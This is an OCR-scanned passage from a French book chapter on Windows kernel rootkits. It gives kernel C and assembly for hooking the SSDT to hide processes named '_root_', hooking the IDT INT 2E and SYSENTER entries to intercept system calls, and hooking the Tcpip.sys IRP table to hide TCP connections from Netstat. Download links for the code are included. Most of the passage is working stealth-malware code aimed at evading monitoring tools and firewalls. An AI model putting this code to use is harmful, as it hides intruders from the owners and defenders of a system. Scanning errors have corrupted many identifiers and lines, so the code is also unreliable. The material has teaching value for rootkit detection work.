        IO_COUNTERS                 IoCounters;  //  Windows  2000  uniquement
        Struct SYSTEM THREADS       Threads[1];
```

La fonction `NewZwQuerySystemlnf ormation` suivante filtre tous les processus dont le nom commence par `_root_`. Elle additionne également au processus `Idle` la durée d'exécution de ces processus cachés :

```
/////////////////////////////////////////////////////////////
//////////// // Fonction NewZwQuerySystemlnformation //
// ZwQuerySystemlnformation retourne une liste chaînée // de processus.
// La fonction ci-après l'imite, sauf qu'elle supprime de la // liste les
processus dont le nom commence par _root_.
NTSTATUS NewZwQuerySystemInformation(
        IN ULONG SystemlnformationClass,
        IN PVOID Systemlnformation,
        IN ULONG SystemlnformationLength,
        OUT PULONG ReturnLength)
{
    NTSTATUS ntStatus; ntStatus =
((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemlnformation))




                                             (SystemlnformationClass,
                                             Systemlnformation,
                                             SystemlnformationLength,
                                             ReturnLength);
    if( NT_SUCCESS(ntStatus))
    {
        // Demande une liste de fichiers et de répertoires
        if(SystemlnformationClass == 5)
        {
```

```
// Ceci est une requête pour la liste de processus.
// Recherche les noms de processus qui débutent par
// _root_ et les élimine de la liste,
struct _SYSTEM_PROCESSES *curr =
        (struct _SYSTEM_PROCESSES *) Systemlnformation;
struct _SYSTEM_PROCESSES *prev = NULL;
while(curr)
{
    //DbgPrint("Current item is %x\n", curr);
    if (curr->ProcessName.Buffer != NULL)
    {
        if(0 == memcmp(curr->ProcessName.Butter, L"_root_", 12))
        {
            m_UserTime.QuadPart += curr->Userïime.QuadPart;
            m_KernelTime.QuadPart += curr->KernelTime.QuadPart;
            if(prev) // Entrée au milieu ou en dernière place
            {
                if(curr->NextEntryDelta)
                   prev->NextEntryDelta +=
                   eurr->NextEntryDelta;
                else // Dernière place, prev devient la fin
                   prev->NextEntryDelta = 0;
            }
            else
            {
                if(curr->NextEntryDelta)
                {
                    // Entrée en début de liste,
                    // on l'avance.
                    (char*)SystemInformation +=
                                        curr->NextEntryDelta;
                }
                else // C'est le seul processus !
                Systemlnformation = NULL;
            }
        }
    }
    else // Ceci est l'entrée pour le processus Idle
    {
        // Ajoute au processus Idle les temps noyau
        // et utilisateur des processus _root_*.
        curr->UserTime.QuadPart += m_UserTime.QuadPart;
        curr->KernelTime.QuadPart += m_Kerneliime.QuadPart;
        // Réinitialise les timers pour le prochain filtrage
        m_Userïime.QuadPart = m_KernelTime.QuadPart = 0;
    }
    prev = curr;
        if(curr->NextEntryDelta)((char*)curr+=
                                    curr->NextEntryDelta) ;
>
}
```

```
        else if (SystemlnformationClass == 8)
        {
            // Interrogation de SystemProcessorTimes
            struct _SYSTEM_PROCESSOR_TIMES * times =
      (struct _SYSTEM_PROCESSOR_TIMES *)Systemlnformation;
        times->IdleTime.QuadPart += m_UserTime.QuadPart +
                                             m_Kerneliime.QuadPart;
        }
    }
    return ntStatus;
```

Rootkit.com

Vous pouvez télécharger le code pour hooker la SSDT et dissimuler des processus à l'adresse **www.rootkit.com/vault/fuzen_op/HideProcessHookMDL.zip**.

Avec le hook précédent en place, le rootkit dissimulera tous les processus dont le nom débute par _root_. Ceci n’est qu’un exemple et vous pouvez changer les noms des processus. Il y a également de nombreuses autres fonctions dans la SSDT que vous pourriez vouloir hooker.

Nous allons maintenant aborder un autre emplacement du noyau qu’il est possible de hooker.

Hooking de la table IDT

Comme son nom l’indique, la table de descripteurs d’interruptions, ou IDT (*Inter- rupt Descriptor Table),* est utilisée pour gérer les interruptions, lesquelles peuvent être logicielles ou matérielles. Elle spécifie comment traiter les interruptions, comme celles déclenchées lorsqu’une touche est pressée, qu’une faute de page survient (entrée `0x0E` dans l’IDT) ou qu’un processus utilisateur demande l’attention de la table SSDT, ce qui correspond à l’entrée `0x2E` dans Windows. Cette section montre comment installer un hook sur le vecteur `0x2E` dans l’IDT. Ce hook sera appelé avant la fonction du noyau dans la SSDT.

Deux points importants doivent être considérés en rapport avec l’IDT. Premièrement, chaque processeur possède sa propre IDT, ce qui pose un problème sur les machines multiprocesseurs. En effet, il ne suffit pas de hooker le processeur sur lequel votre code s’exécute, mais ce sont toutes les IDT du système qui doivent l’être. Pour savoir comment procéder pour qu’une fonction de hooking s’exécute

sur un processeur spécifique, consultez la section sur les problèmes de synchronisation au Chapitre 7.

Deuxièmement, le contrôle de l'exécution n'est pas rendu au gestionnaire de l'IDT. Aussi, la technique de hooking typique qui consiste à appeler la fonction d'origine, à filtrer les données, puis à rendre le contrôle depuis le hook ne fonctionnera pas. Le hook de l'IDT n'étant qu'une fonction de passage, il ne récupérera jamais le contrôle et ne peut donc pas filtrer de données. Cependant, le rootkit pourrait identifier ou bloquer les requêtes d'un programme particulier, tel qu'un système de prévention d'intrusion d'hôte, ou HIPS *(Host Intrusion Prévention System),* ou un pare-feu personnel.

Lorsqu'une application a besoin de l'assistance du système d'exploitation, `Ntdll. dll` charge dans le registre `EAX` le numéro d'index de l'appel système dans la SSDT et charge dans le registre `EDX` un pointeur vers les paramètres de la pile utilisateur. Cette DLL émet ensuite une instruction `INT 2E.` Cette interruption est le signal de la transition depuis le mode utilisateur vers le noyau. Sachez que les versions récentes de Windows emploient à la place de `INT 2E` l'instruction `SYSENTER,` qui est décrite plus loin dans ce chapitre.

L'instruction `SI DT` est utilisée pour trouver en mémoire l'IDT de chaque processeur. Elle retourne l'adresse de la structure `IDTINFO.` Etant donné que l'emplacement de l'IDT est réparti en une valeur `WORD` de poids faible et une de poids fort, il faut employer la macro `MAKELONG` pour récupérer la valeur `DWORD` correcte avec la valeur `WORD` de poids fort en premier :

```
typedef struct {
    WORD IDTLimit;
    WORD LowIDTbase;
    WORD HiIDTbase;
} IDTINFO;
#define MAKELONG(a, b)((LONG)(((WORD)(a))|((DWORD)((WORD)(b)))
« 16))
```

Les entrées de l'IDT consistent chacune en une structure de 64 bits de long, présentée ci-après, et sont elles aussi réparties en deux valeurs `WORD.` Chaque entrée contient l'adresse de la fonction qui gérera une interruption particulière. Les membres `LowOffset` et `HiOffset` de la structure `IDTENTRY` forment l'adresse du gestionnaire de l'interruption :

```
#pragma pack(1) typedef struct
```

```
{
    WORD LowOffset;
    WORD selector;
    BYTE unused_lo;
    unsigned char unused_hi:5; // TYPE mémorisé ?
    unsigned char DPL:2;
    unsigned char P : 1 ;        // Le vecteur est présent
    WORD HiOffset ;
} IDTENTRY;
#pragma pack()
```

La fonction `Hooklnterrupts` suivante déclare un pointeur global de type `DWORD` qui stockera le vrai gestionnaire de l'interruption `INT 2E`, `KiSystemService`. Elle définit également `NT_SYSTEM_SERVICE_INT` en tant que `0x2E`. Il s'agit de l'index qui sera hooké dans l'IDT. Le code remplacera la véritable entrée dans l'IDT par une `IDTENTRY` contenant l'adresse du hook :

```
DWORD KiRealSystemServiceISR_Ptr; // Le véritable gestionnaire de INT 2E
#define NT_SYSTEM_SERVICE_INT 0x2e int Hooklnterrupts()
{
    IDTINFO idt_info;
    IDTENTRY* idt_entries;
    IDTENTRY* int2e_entry;
    __ asm{
        sidt idt_info;
    }
    idt_entries =

(IDTENTRY*)MAKELONG(idt_info.LowIDTbase,idt_info.HilDTbase);
    KiRealSystemServiceISR_Ptr = // Enregistre la véritable adresse
                                 // du gestionnaire.
MAKELONG(idt_entries[NT_SYSTEM_SERVICE_INT].LowOffset,
idt_entries[NT_SYSTEM_SERVICE_INT].HiOffset);
/*************************************************
     *  Note : N'IMPORTE QUELLE interruption peut être patchée ici.
     *  Il n'y a pas de limites.
     ****************************************************** J
    int2e_entry = &(idt_entries[NT_SYSTEM_SERVICE_INT]);
    __ asm{
      cli;                         // Masque les interruptions,
      lea eax,MyKiSystemService; // Charge dans EAX l'adresse du
                                   // hook.
      mov ebx, int2e_entry;        // L'adresse du gestionnaire
                                   // de INT 2E dans la table.
      mov [ebx],ax;                // Remplace le véritable gestionnaire
                                   // par les 16 bits de poids faible //
                                   de l'adresse du hook.


      shr eax,16
```

```
            mov [ebx+6],ax;              // Remplace le véritable gestionnaire
                                         // par les 16 bits de poids fort //
                                         de l'adresse du hook.
            sti;                         // Réactive les interruptions.
        }
        return 0;
    }
```

A présent que le hook est installé dans l'IDT, le rootkit peut détecter ou empêcher n'importe quel processus d'utiliser n'importe quel appel système. Souvenez-vous que le numéro d'appel système est contenu dans le registre `EAX`. Nous pouvons récupérer un pointeur vers le `EPROCESS` courant en appelant `PsGetCurrentProcess`. Voici le prototype des premières lignes de code qui permettent cela :

```
    _ declspec(naked) MyKiSystemService()
    {
        __asm{
            pushad pushfd push fs mov bx,0x30 mov fs,bx push ds push
        es
            // Insérer le code de détection ou de prévention ici.
        Finish
        : pop
        es pop
        ds pop
        fs
        popfd
        popad
        jmp KiRealSystemServiceISR_Ptr; // Appelle la véritable fonction
        }
    }
```

Rootkit.com

Le code de cet exemple peut être téléchargé à l'adresse
www.rootkit.com/vault/fuzen_op/strace_Fuzen.zip.

SYSENTER

Les versions récentes de Windows n'utilisent plus `INT 2E` et n'examinent plus non plus l'IDT pour demander des services dans la table d'appels système. Elles emploient à la place la *méthode d'appel rapide.* Dans ce cas, `Ntdll.dll` charge dans le registre `EAX` le numéro d'appel système du service demandé et charge dans

le registre EDX le pointeur vers la pile courante, ESP. Cette DLL émet ensuite l'instruction SYSENTER.

L'instruction SYSENTER passe le contrôle à l'adresse spécifiée dans l'un des registres MSR (*Model-Specific Register)*. Le nom de ce registre est IA32 SYSENTER EIP. Il est possible de le lire et d'y écrire, mais cette instruction est privilégiée, ce qui signifie qu'elle doit être exécutée depuis l'anneau 0.

Voici un simple driver qui lit la valeur de IA32_SYSENTER_EIP, la stocke dans une variable globale et charge dans le registre l'adresse du hook. Ce hook, MyKiFast-CallEntry, n'accomplit rien de particulier en dehors de se débrancher vers la fonction d'origine. Il s'agit de la première étape nécessaire pour hooker le flux de contrôle de SYSENTER.

```
#include "ntddk.h"
ULONG d_origKiFastCallEntry; // Valeur d'origine de
                                // ntoskrnl!KiFastCallEntry.
VOID OnUnloadf IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("R00TKIT: OnUnload called\n“);
}
// Fonction de hooking
 _ declspec(naked) MyKiFastCallEntry()
{
    _ asm {
           jmp [d_origKiFastCallEntry]
          }
}
NTSTATUS DriverEntry(PDRIVER_OBJECT theDriverObject,
                      PUNICODE_STRING theRegistryPath)
{
    theDriverObject->DriverUnload = OnUnload;
    _ asm {
      mov ecx, 0x176
      rdmsr // Lit la valeur du registre IA32_SYSENTER_EIP mov
      d_origKiFastCallEntry, eax
      mov eax, MyKiFastCallEntry // Adresse de la fonction de hooking wrmsr
      // Ecrit dans le registre IA32_SYSENTER_EIP
    }
    return STATUS_SUCCESS;
}
```

Rootkit.com

Le code pour hooker SYSENTER est disponible à l'adresse www.rootkit.com/vault/fuzen_op/SysEnterHook.zip.

Hooking de la table de fonctions de gestion des IRP majeurs d'un driver

Un autre emplacement très commode où dissimuler du code dans le noyau est la table de fonctions contenue dans chaque driver. Lorsqu'un driver est installé, il initialise une table de pointeurs de fonction donnant les adresses des fonctions qu'il utilise pour traiter les différents types de paquets de requêtes d'E/S, ou IRP (*I/O Request Packet).* Les IRP supportent plusieurs types de demandes, telles que des lectures, des écritures et des requêtes. Etant donné que les drivers opèrent à un niveau très bas dans le flux de contrôle, ils représentent un emplacement idéal à hooker.

Voici une liste standard des types d'IRP définis par le DDK :

```
// Définit les codes de fonctions majeures pour les IRP
#define  IRP  MJ CREATE                       0X00
#define  IRP  MJ CREATE NAMED PIPE            0X01
#define  IRP  MJ CLOSE                        0X02
#define  IRP  MJ RE AD                        0X03
#define  IRP  MJ WRITE                        0x04
#define  IRP  MJ QUERY INFORMATION            0x05
#define  IRP  Mj SET INFORMATION              0x06
#define  IRP  MJ QUERY EA                     0x07
#define  IRP  Mj SET EA                       0x08
#define  IRP  MJ FLUSH BUFFERS                0x09
#define  IRP  MJ QUERY VOLUME INFORMATION     0x0a
#define  IRP" 'MJ'SET VOLUME INFORMATION      0x0b
#define  IRP" "MJ DIRECTORY CONTROL           0x0c
#define  IRP  MJ FILE SYSTEM CONTROL          0x0d
#define  IRP" "MJ'DEVICE CONTROL              0x0e
#define  IRP  MJ INTERNAL DEVICE CONTROL      0x0f
#define  IRP  MJ SHUTDOWN                     0x10
#define  IRP  MJ LOCK CONTROL                 0x11
#define  IRP  MJ CLEANUP                      0x12
#define  IRP  MJ CREATE MAILSLOT              0x13
#define  IRP  MJ QUERY SECURITY               0x14
#define  IRP  MJ SET SECURITY                 0x15
#define  IRP  MJ POWER                        0x16
#define  IRP  MJ SYSTEM CONTROL               0x17
#define  IRP  MJ DEVICE CHANGE                0x18
#define  IRP  MJ QUERY QUOTA                  0x19
#define  IRP" 'MJ'SET QUOTA                   0x1 a
#define  IRP" MJ PNP                          0x1 b
#define  IRP" MJ PNP POWER                    IRP_MJ_PNP // Obsolète
#define  IRP" 'MJ'MAXIMUM FUNCTION            0x1 b
```

Les IRP et le driver cible dépendent de ce que le rootkit est supposé accomplir. Par exemple, vous pourriez hooker les fonctions relatives aux écritures dans le système de fichiers ou aux requêtes TCP. Toutefois, cette approche de hooking présente un problème. Comme dans le cas de l'IDT, les fonctions qui gèrent les IRP majeurs ne

sont pas conçues pour appeler la fonction d'origine puis filtrer les résultats. Elles ne sont pas censées récupérer le contrôle de la part du driver situé plus bas dans la pile d'appels. La Figure 4.6 illustre comment un objet périphérique conduit à l'objet driver dans lequel la table de fonctions `IRP_MJ_*` est stockée.




Figure 4.6

Hooking de la table de fonctions de gestion des IRP d'un driver.

L'exemple suivant montre comment dissimuler des ports réseau vis-à-vis de programmes tels que Netstat en utilisant un hook d'IRP dans le driver `Tcpip.sys` qui gère les ports TCP.

Voici une sortie typique de Netstat listant toutes les connexions TCP :

```
C:\Documents and Settings\Fuzen>netstat -p TCP
Active  Connections

Proto      Local Address           Foreign Address      State
TCP        LIFE : 1027             localhost: 1422      ESTABLISHED
TCP        LIFE : 1027             localhost: 1424      ESTABLISHED
TCP        LIFE:1027               localhost: 1428      ESTABLISHED
TCP        LIFE:1410               localhost: 1027      CLOSE_WAIT
TCP        LIFE:1422               localhost: 1027      ESTABLISHED
TCP        LIFE:1424               localhost: 1027      ESTABLISHED
TCP        LIFE:1428               localhost: 1027      ESTABLISHED
TCP        LIFE : 1463             localhost: 1027      CLOSE_WAIT
TCP        LIFE : 1423            64.12.28.72:5190      ESTABLISHED
TCP        LIFE : 1425           64.12.24.240:5190      ESTABLISHED
TCP        LIFE : 3537             64.233.161.104:httpESTABLISHED
```

Nous pouvons voir ici le nom du protocole, l'adresse et le port sources, l'adresse et le port de destination et l'état de chaque connexion.

De toute évidence, le rootkit ne doit laisser apparaître aucune connexion sortante établie. Un moyen d'éviter cela est de hooker le driver `Tcpip. sys` et de filtrer les IRP utilisés pour demander cette information.

Localiser la table de gestion des IRP

En préparation de la dissimulation de l'utilisation d'un port réseau, la première étape consiste à trouver l'objet driver en mémoire. Ici, nous nous intéressons au driver `Tcpip.sys` et à l'objet périphérique associé, qui se nomme `\\DEVICE\\TCP`. Le noyau fournit une fonction utile, `IoGetDeviceObj ectPointer`, qui retourne un pointeur vers l'objet de n'importe quel périphérique. A partir d'un nom, elle retourne l'objet fichier et l'objet périphérique correspondants. Ce dernier comprend un pointeur vers l'objet driver qui contient la table de fonctions cible. Le rootkit devrait enregistrer l'ancienne valeur du pointeur de fonction qu'il hooke. Cette fonction devra effectivement être appelée dans le hook. En outre, pour pouvoir éventuellement décharger le rootkit, il faudra rétablir l'adresse de la fonction d'origine dans la table. Nous utilisons `InterlockedExchange` car il s'agit d'une opération élémentaire relativement aux autres fonctions `InterlockedXXX`.

Le code suivant récupère le pointeur vers `Tcpip. sys` à partir d'un nom de périphérique et hooke une seule entrée dans la table de gestion des IRP. La fonction `InstallTCPDriverHook` remplace dans le driver le pointeur de fonction qui gère `IRP MJ DEVICE CONTROL`. Il s'agit de l'IRP utilisé pour interroger le périphérique, en l'occurrence `TCP`.

```
PFILE_OBJECT pFile_tcp;
PDEVICE_OBJECT pDev_tcp;
PDRIVER_OBJECT pDrv_tcpip;
typedef NTSTATUS (*OLDIRPMJDEVICECONTROL)(IN PDEVICE_OBJECT, IN PIRP);
OLDIRPMJDEVICECONTROL OldlrpMjDeviceControi ;

NTSTATUS InstallTCPDriverHook()
{
    NTSTATUS ntStatus;
    UNICODE_STRING deviceTCPUnicodeString;
    WCHAR deviceTCPNameBuffer[] = L"\\Device\\Tcp";
    pFile_tcp = NULL; pDev_tcp = NULL; pDrv_tcpip =
    NULL;
    RtlInitUnicodeString (&deviceTCPUnicodeString,
                                deviceTCPNameBuffer);
```

```
     ntStatus = IoGetDeviceObjectPointer(&deviceTCPUnicodeString,
                                  FILE_READ_DATA, &pFile_tcp,
                                  &pDev_tcp);
     if(!NT_SUCCESS(ntStatus)) return ntStatus;

     pDrv_tcpip = pDev_tcp->DriverObject;
     OldlrpMjDeviceControl = pDrv_tcpip->
Ma]orFunction[IRP_MJ_DEVICE_CONTROL];
     if (OldlrpMjDeviceControl)
        InterlockedExchange ((PLONG)&pDrv_tcpip->
MajorFunction[IRP_MJ_DEVICE_CONTROL],
                              (LONG)HookedDeviceControl);
     return STATUS_SUCCESS;
}
```

Lorsque ce code sera exécuté, le hook sera installé dans le driver `Tcpip. sys.` ***Fonction***

de hooking des IRP

Maintenant que le hook est installé dans le driver `Tcpip.sys`, nous pouvons commencer à recevoir des IRP dans la fonction `HookedDeviceControl`. Il existe de nombreux types différents de requêtes même au sein de `IRP_MJ_DEVICE_CONTROL` pour `Tcpip.sys`.

Tous les IRP de type `IRP_MJ_*` doivent être couverts dans le premier niveau de filtrage que nous réalisons. `IRP_MJ` signifie "type d'IRP majeur" *{major IRP type)*. Il existe aussi un type mineur dans chaque IRP.

Outre les types d'IRP majeurs et mineurs, le `IoControlCode` dans l'IRP est utilisé pour identifier un type particulier de requête. Ici, nous sommes concernés uniquement par les IRP dont le code de contrôle est `IOCTL_TCP_QUERY_INFORMATION_EX`. Ces IRP retournent la liste des ports à des programmes comme Netstat. Le rootkit devrait convertir le tampon d'entrée de P IRP en une structure `TDIObjectID`. Pour dissimuler les ports TCP, le rootkit s'occupera uniquement des requêtes d'entités `CO_TL_ENTITY`. Le type d'entité `CL_TL_ENTITY` est utilisé pour les requêtes UDP. Le membre `toi_id` de la structure `TDIObjectID` est également important. Sa valeur dépend des options qui ont été spécifiées lors de l'invocation de Netstat (par exemple `netstat.exe -o`). Ce champ est décrit plus en détail à la prochaine section.

```
#define CO_TL_ENTITY 0x400 #define
CL_TL_ENTITY 0x401
#define IOCTL_TCP_QUERY_INFORMATION_EX 0X00120003 //*
Structure d'un identifiant d'entité typedef struct
TDIEntitylD { ulong tei_entity; ulong tei_instance;
```

```
> TDIEntitylD;
//* Structure d'un identifiant d'objet
typedef struct TDIObjectID {
    TDIEntitylD toi_entity;
    ulong toi_class; ulong
    toi_type; ulong toi_id;
} TDIObjectID;
```

La fonction `HookedDeviceControl` a besoin d'un pointeur vers la pile d'IRP courante, dans laquelle le code des fonctions majeures et mineures de gestion des IRP est stocké. Etant donné que nous avons hooké l'IRP `IRP_MJ_DEVICE_CONTROL`, nous nous attendons naturellement à ce qu'il s'agisse d'un code de fonction majeure, mais une petite vérification peut être faite pour confirmer cela.

Une autre information importante dans la pile d'IRP est le code de contrôle. Ici, nous nous intéressons uniquement à `IOCTL_TCP_QUERY_INFORMATION_EX`.

L'étape suivante consiste à localiser le tampon d'entrée dans P IRP. Pour les requêtes de Netstat, le noyau et les programmes utilisateur transfèrent des tampons d'informations au moyen d'une méthode qui se nomme `METHOD NEITHER`. Cette méthode fait que l'adresse du tampon d'entrée est fournie par `Parameters.DeviceIoControl.Type3InputBuffer` dans la pile d'IRP. Le rootkit devrait convertir le tampon d'entrée en un pointeur vers une structure `TDIObjectID`. Les structures précédentes peuvent être employées pour localiser la requête à modifier. Pour dissimuler des ports TCP, `inputBuffer->toi_entity.tei_entity` devrait être égal à `CO_TL_ENTITY`, et `inputBuffer->toi_id` peut prendre une valeur parmi trois. La signification de cet identifiant, `toi_id`, est expliquée plus loin.

Si cet IRP est une requête que le rootkit est censé modifier, il faut modifier l'IRP pour qu'il contienne un pointeur vers une fonction de callback, ici la routine de terminaison `IoCompletionRoutine` du rootkit. Il faut également changer les flags de contrôle dans l'IRP. Ceci indique au gestionnaire d'E/S d'invoquer la routine de terminaison après que le driver situé plus bas dans la pile `(Tcpip. sys)` a terminé de traiter l'IRP et a écrit dans le tampon de sortie les informations demandées.

La routine de terminaison ne peut recevoir qu'un seul paramètre, contenu dans `irpStack->Context`. Toutefois, il faut lui passer deux éléments d'informations. Le premier est un pointeur vers la routine de terminaison d'origine dans l'IRP, s'il y en avait une. Le second est la valeur de `inputBuffer->toi_id` car ce champ contient un identifiant qui sert à déterminer le format du tampon de sortie. La dernière ligne

de `HookedDeviceControl` appelle `OldlrpMjDeviceControl`, qui est le gestionnaire d'origine de `IRP_MJ_DEVICE_CONTROL` dans l'objet `Tcpip. sys`.

```
NTSTATUS HookedDeviceControl(IN PDEVICE_OBJECT DeviceObject,
                              IN PIRP Irp)
{
   PI0_STACK_L0CATION      irpStack;
   ULONG                   ioTransferType;
   TDIObjectlD             *inputBuffer;
   DWORD                   context;
   // Récupère un pointeur vers l'emplacement courant dans l'IRP. Il s'agit
   // de l'emplacement des codes et des paramètres des fonctions. irpStack =
   IoGetCurrentlrpStackLocation (Irp); switch (irpStack->MajorFunction)
   {
      case IRP_MJ_DEVICE_CONTROL:
         if ((irpStack->MinorFunction == 0) &&
             (irpStack->Parameters.DeviceloControl.IoControlCode
             == IOCTL_TCP_QUERY_INFORMATION_EX))
         {

            ioTransferType =
                  irpStack->Parameters.DeviceloControl.IoControlCode;
            ioTransferType &= 3;
            // Il faut connaître la méthode pour trouver le tampon d'entrée
            if (ioTransferType == METHOD_NEITHER)
            {
               inputBuffer = (TDIObjectID *)
                  irpStack->Parameters.DeviceIoControl.Type3InputBuffer;
               // CO_TL_ENTITY est pour TCP et CL_TL_ENTITY est pour UDP
               if (inputBuffer->toi_entity,tei_entity == CO_TL_ENTITY)
               {
                  if ((inputBuffer->toi_id == 0x101) ||
                      (inputBuffer->toi_id == 0x102) j |
                            (inputBuffer->toi_id == 0x110))
                  {
                     // Appelle la routine de terminaison si l'IRP réussit.
                     // Pour cela, change les flags de contrôle dans l'IRP.
                     irpStack->Control = 0;
                     irpStack->Control |= SL_INVOKE_ON_SUCCESS;
                     // Enregistre la routine de terminaison d'origine,
                     // s'il y en a une.
                     irpStack->Context =(PIO_COMPLETION_ROUTINE)
                                    ExAllocatePool(NonPagedPool,
                                    sizeof(REQINFO));
                     ((PREQINFO)irpStack->Context)->
                           OldCompletion =
                                    irpStack->CompletionRoutine ;
                     ((PREQINFO)irpStack->Context)->ReqType =
                                               inputBuffer->toi_id;
                           // Définit la fonction à appeler
```

```
                    l i a i ' issue de 1'IRP.
                    irpStack->CompletionRoutine =
(P10_C0MPLETION_ROUTINE) IoCompletionRoutine;
                  }
                }
              }
            }
            break;
            default
            :
            break;
      }
      // Appelle la fonction d'origine
      return 01dIrpMjDeviceControl(Device0bject, Irp);
}
```

A présent que nous avons inséré dans l’IRP un pointeur vers la fonction de callback, `IoCompletionRoutine,` nous allons pouvoir écrire cette routine.

Routine de terminaison

Dans le code précédent, nous avons inséré une routine de terminaison complète dans l’IRP intercepté par le hook, et ce avant d’appeler la fonction d’origine. C’est le seul moyen de modifier les informations placées dans P IRP par un driver situé plus bas dans la pile. Le driver du rootkit est maintenant présent au-dessus de `Tcpip.sys.` Ce dernier prend le contrôle lorsque le rootkit appelle le gestionnaire d’origine de l’IRP. Normalement, le gestionnaire de l’IRP — qui a été utilisé comme fonction de hooking — ne se voit jamais rendre le contrôle depuis la pile d’appels. C’est pourquoi il convient d’insérer une routine de terminaison. Ainsi, après que `Tcpip.sys` a placé dans l’IRP les informations relatives à tous les ports réseau, il rend le contrôle à la routine (puisqu’elle a été insérée dans l’IRP d’origine). Pour une explication plus détaillée des IRP et des routines de conclusion, voyez le Chapitre 6.

Dans l’exemple suivant, la routine `IoCompletionRoutine` est invoquée après que `Tcpip.sysa` placé dans le tampon de sortie de l’IRP une structure pour chaque port TCP existant sur l’hôte. La structure exacte de ce tampon dépend des options avec lesquelles Netstat `a` été exécuté. Les options disponibles dépendent de la version du système d’exploitation utilisée. Avec l’option `-o,` l’utilitaire liste également le processus propriétaire du port. Ici, `Tcpip. sys` retourne un tampon contenant des structures `C0NNINF0102.` L’option `-b` retourne des structures `C0NNINF0110` avec les informations de port. Autrement, les structures retournées

sont de type `CONNINFO101`. Voici ces trois types de structures et les informations contenues dans chacune :

```
#define HTONS(a) ( ( (0xFF&a)«8) + ( (0xFF00&a)»8) ) // Pour récupérer un port
// Structures des tampons d'informations TCP retournés par TCPIP.SYS typedef
struct _CONNINFO101 { unsigned long status; unsigned long src_addr; unsigned
short src_port; unsigned short unk1; unsigned long dst_addr; unsigned short
dst_port; unsigned short unk2;
} C0NNINF0101, *PC0NNINF0101 ; typedef struct _CONNINFO102 { unsigned long
status; unsigned long src_addr; unsigned short src_port; unsigned short unk1;
unsigned long dst_addr; unsigned short dst_port; unsigned short unk2; unsigned
long pid;
} C0NNINF0102, *PC0NNINF0102; typedef struct _CONNINFO110 { unsigned long
size; unsigned long status; unsigned long src_addr; unsigned short src_port;
unsigned short unk1; unsigned long dst_addr; unsigned short dst_port; unsigned
short unk2; unsigned long pid;
PVOID unk3[35];
} C0NNINF0110, *PC0NNINF0110;
```

`IoCompletionRoutine` reçoit un pointeur de type `PREQINFO` appelé `Context` auquel nous allouons de l'espace dans la routine. Ce pointeur est utilisé pour garder trace du type d'informations de connexion demandées et de la routine de terminaison d'origine s'il y en avait une. En analysant le tampon et en changeant la valeur d'état de chaque structure, il est possible de dissimuler n'importe quel port. Voici certaines valeurs d'état courantes :

- 2 pour`LISTENING ;`
- 3 pour`SYN_SENT ;`
- 4 pour`SYN_RECEIVED ;`

B 5 pour ESTABLISHED ; *m*

6 pour FIN_WAIT_I ;

■ 7 pour FIN_WAIT_2 ;

H 8 pour CLOSE_WAIT ;

B 9 pourCLOSING.

Si vous spécifiez la valeur d'état 0 avec le rootkit, le port disparaît de Netstat indépendamment des paramètres (pour comprendre les différentes valeurs d'état, l'ouvrage de W. R. Stevens[1] est une excellente référence). Le code suivant est un exemple de routine de terminaison qui dissimule une connexion destinée au port TCP 80 :

```
typedef struct _REQINF0 {
     PI0_C0MPLETI0N_R0UTINE OldCompletion;
     unsigned long Reqïype;
} REQINFO, *PREQINF0;
NTSTATUS IoCompletionRoutine(IN PDEVICE_OBJECT DeviceObject,
                              IN PIRP Irp,
                              IN PVOID Context)
{
     PVOID OutputBuffer;
     DWORD NumOutputBuffers ;
     PI0_C0MPLETI0N_R0UTINE p_compRoutine;
     DWORD i;
     // Valeur d'état des connexions :
     // 0 = Invisible // 1 = CLOSED 1 1 2 =
     LISTENING / / 3 = SYN_SENT / / 4 =
     SYN_RECEIVED / / 5 = ESTABLISHED / / 6
     = FIN_WAIT_1 / / 7 = FIN_WAIT_2 / / 8 =
     CL0SE_WAIT 1 / 9 = CLOSING
     / / . . .
     OutputBuffer = Irp->UserBuffer;
     p_compRoutine = ((PREQINF0)Context)->01dCompletion; if
     (((PREQINFO)Context)->ReqType == 0x101)
     {
```

1. W. R. Stevens. *TCP/IP Illustmted, Volume 1* (Boston : Addison-Wesley, 1994), pp. 229-60.

```
        NumOutputBuffers = Inp->IoStatus.Information /
                                 sizeof(C0NNINF0101);
        for(i = 0; i < NumOutputBuffers; i++)
        {
             // Dissimule toutes les connexions Web
             if (HTONS(((PC0NNINF0101(OutputBuffer)[i].dst_port) == 80)
                       ((PCONNINFO101(OutputBuffer)[i].status = 0;
        }
   }
   else if (((PREQINFO)Context)->ReqType == 0x102)
   {
        NumOutputBuffers = Irp->IoStatus.Information /
                                 sizeof(CONNINFO102);
        for(i = 0; i < NumOutputBuffers; i++)
        {
        // Dissimule toutes les connexions Web
        if (HTONS(((PC0NNINF0102)OutputBuffer)[i].dst_port) ==80)
                  ((PCONNINFO102)OutputBuffer)[i].status = 0;
        }
   }
   else if (((PREQINFO)Context)->ReqType == 0x110)
   {
        NumOutputBuffers = Irp->IoStatus.Information /
                                 sizeof(CONNINFO110);
        for(i = 0; i < NumOutputBuffers; i++)
        {
             // Dissimule toutes les connexions Web
             if (FITONS(((PC0NNINF0110)OutputBuffer)[i].dst_port) == 80)
                       ((PCONNINFO110)OutputBuffer)[i].status = 0;
        }
   }
   ExFreePool(Context);

   if ((Irp->StackCount > (ULONG)1) && (p_compRoutine != NULL))
   {
        return (p_compRoutine)(DeviceObject, Irp, NULL);
   }
   else
   {
